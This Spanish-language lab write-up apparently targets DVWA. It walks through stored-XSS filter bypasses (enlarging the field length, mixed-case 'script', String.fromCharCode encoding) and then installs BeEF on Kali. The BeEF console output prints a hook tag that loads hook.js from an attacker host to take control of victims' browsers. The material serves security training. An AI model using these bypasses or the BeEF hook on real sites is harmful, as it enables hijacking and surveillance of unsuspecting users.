Al dar clic en sign guestbook se guarda lo que se envió pero no muestra el pop-up, por ende está mal.




Imagen 101. Resultado

Para solucionarlo se va a escribir la línea de código, pero en el campo name.




Imagen 102. Inyección en campo name

Al ver que no se puede copiar completamente el código dar clic derecho y luego en inspeccionar para modificar la cantidad de caracteres que permite ese campo, en este caso a de 10 a 100.




Imagen 103. Modificación de cantidad de caracteres

Copiar ahora si la línea de código y colocar un mensaje ya que es obligatorio.




Imagen 104. Llenado de campos

Al hacer esto nuevamente se ve que el mensaje pop-up no se envía, esto se debe a que se colocó la línea de código como en seguridad low, y se debe recordar que en seguridad medium se debe combinar la palabra script entre mayúsculas y minúsculas.




Imagen 105. Resultado

Modificar nuevamente la cantidad de caracteres de 10 a 100 y hacer la combinación de mayúsculas y minúsculas en la palabra script.




Imagen 106. Modificación de cantidad de caracteres




Imagen 107. Llenado de campos cambiando palabra script

En este caso no apareció el pop-up 😞.

Buscar en el navegador charcode e ingresar a alguna página, en este caso fue la siguiente.




Imagen 108. Charcode

Escribir la palabra Hola para convertirla.

Encoder Input

Output: 72, 111, 108, 97

Imagen 109. Conversión de palabra Hola

Ahora en el xss stored cambiar el mensaje de Hola por lo siguiente (String.fromCharCode(72 111 108 97)), debe mostrar el pop-up con la misma palabra ya que se convirtió a string desde charcode.




Imagen 110. Inyección de código


En este caso tampoco apareció el pop-up 😞.

BEEF

El Beef es una forma más práctica de realizar xss ya que se hace desde la consola de Kali Linux, mediante ella es posible hacer un hookeo para visualizar lo que la víctima esté haciendo durante la navegación.

Abrir una terminal en Kali Linux y escribir el comando git clone

<https://github.com/beefproject/beef>, esto se hace para clonar el repositorio de github en el Kali Linux.



The image shows a Kali Linux desktop environment. In the foreground, a terminal window is open, displaying the following commands and output:

```
(kali㉿kali)-[~]  
$ sudo su  
[sudo] password for kali:  
(root㉿kali)-[/home/kali]  
# git clone https://github.com/beefproject/beef
```

Below the terminal, a text editor window titled "*Untitled 1 - Mousepad" is open. It contains the following text:

```
1 Fabian Garzon  
2
```

The background shows a sidebar with various tools and a menu with options like Home, Instructions, Setup, Brute Force, Command Ex, CSRF, and File Inclusion.

Imagen 111. Clonación de beef

```
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(kali㉿kali)-[/home/kali]
# git clone https://github.com/beefproject/beef
Cloning into 'beef' ...
remote: Enumerating objects: 51564, done.
remote: Counting objects: 100% (315/315), done.
remote: Compressing objects: 100% (182/182), done.
remote: Total 51564 (delta 146), reused 284 (delta 125), pack-reused 51249
Receiving objects: 100% (51564/51564), 21.85 MiB | 806.00 KiB/s, done.
Resolving deltas: 100% (32594/32594), done.
```




Imagen 112. Resultado fin clonación

Hacer un ls para confirmar que el repositorio fue clonado exitosamente y esté a disposición.

```
(root㉿kali)-[/home/kali]
# ls
2023-05-08-ZAP-Report- Desktop Pictures ZAP_2_12_0_unix.sh
2023-05-08-ZAP-Report-.html Documents
beef Downloads Templates
burpsuite Music Videos
```




Imagen 113. ls para visualizar contenidos

Hacer un cd a la carpeta beef y ver el contenido.




Imagen 114. ls dentro de la carpeta beef

Instalar el beef con el siguiente comando “./install”.




Imagen 115. Comando para instalar el beef




Imagen 116. Resultado al finalizar la instalación de beef

Ahora el siguiente comando para instalar el beef xss apt install beef-xss.




Imagen 117. Comando para instalar beef-xss




Imagen 118. Resultado al finalizar la instalación del beef-xss

Ejecutar el beef-xss con el comando `beef-xss`. Es importante aclarar que al realizar esto por primera vez la consola pedirá una contraseña, se recomienda colocar una contraseña sencilla para no olvidarla y porque los caracteres que se ingresen no son visibles.

```
(root@kali)-[/home/kali/beef]
# beef-xss
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
[i] GeoIP database is missing
[i] Run geoipupdate to download / update Maxmind GeoIP database
[*] Please wait for the BeEF service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:3000/ui/panel
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>

● beef-xss.service - beef-xss
   Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; preset:
disabled)
   Active: active (running) since Thu 2023-06-22 20:53:24 EDT; 5s ago
     Main PID: 121256 (ruby)
       Tasks: 3 (limit: 9440)
      Memory: 78.0M
         CPU: 2.358s
        CGroup: /system.slice/beef-xss.service
                └─121256 ruby /usr/share/beef-xss/beef
```

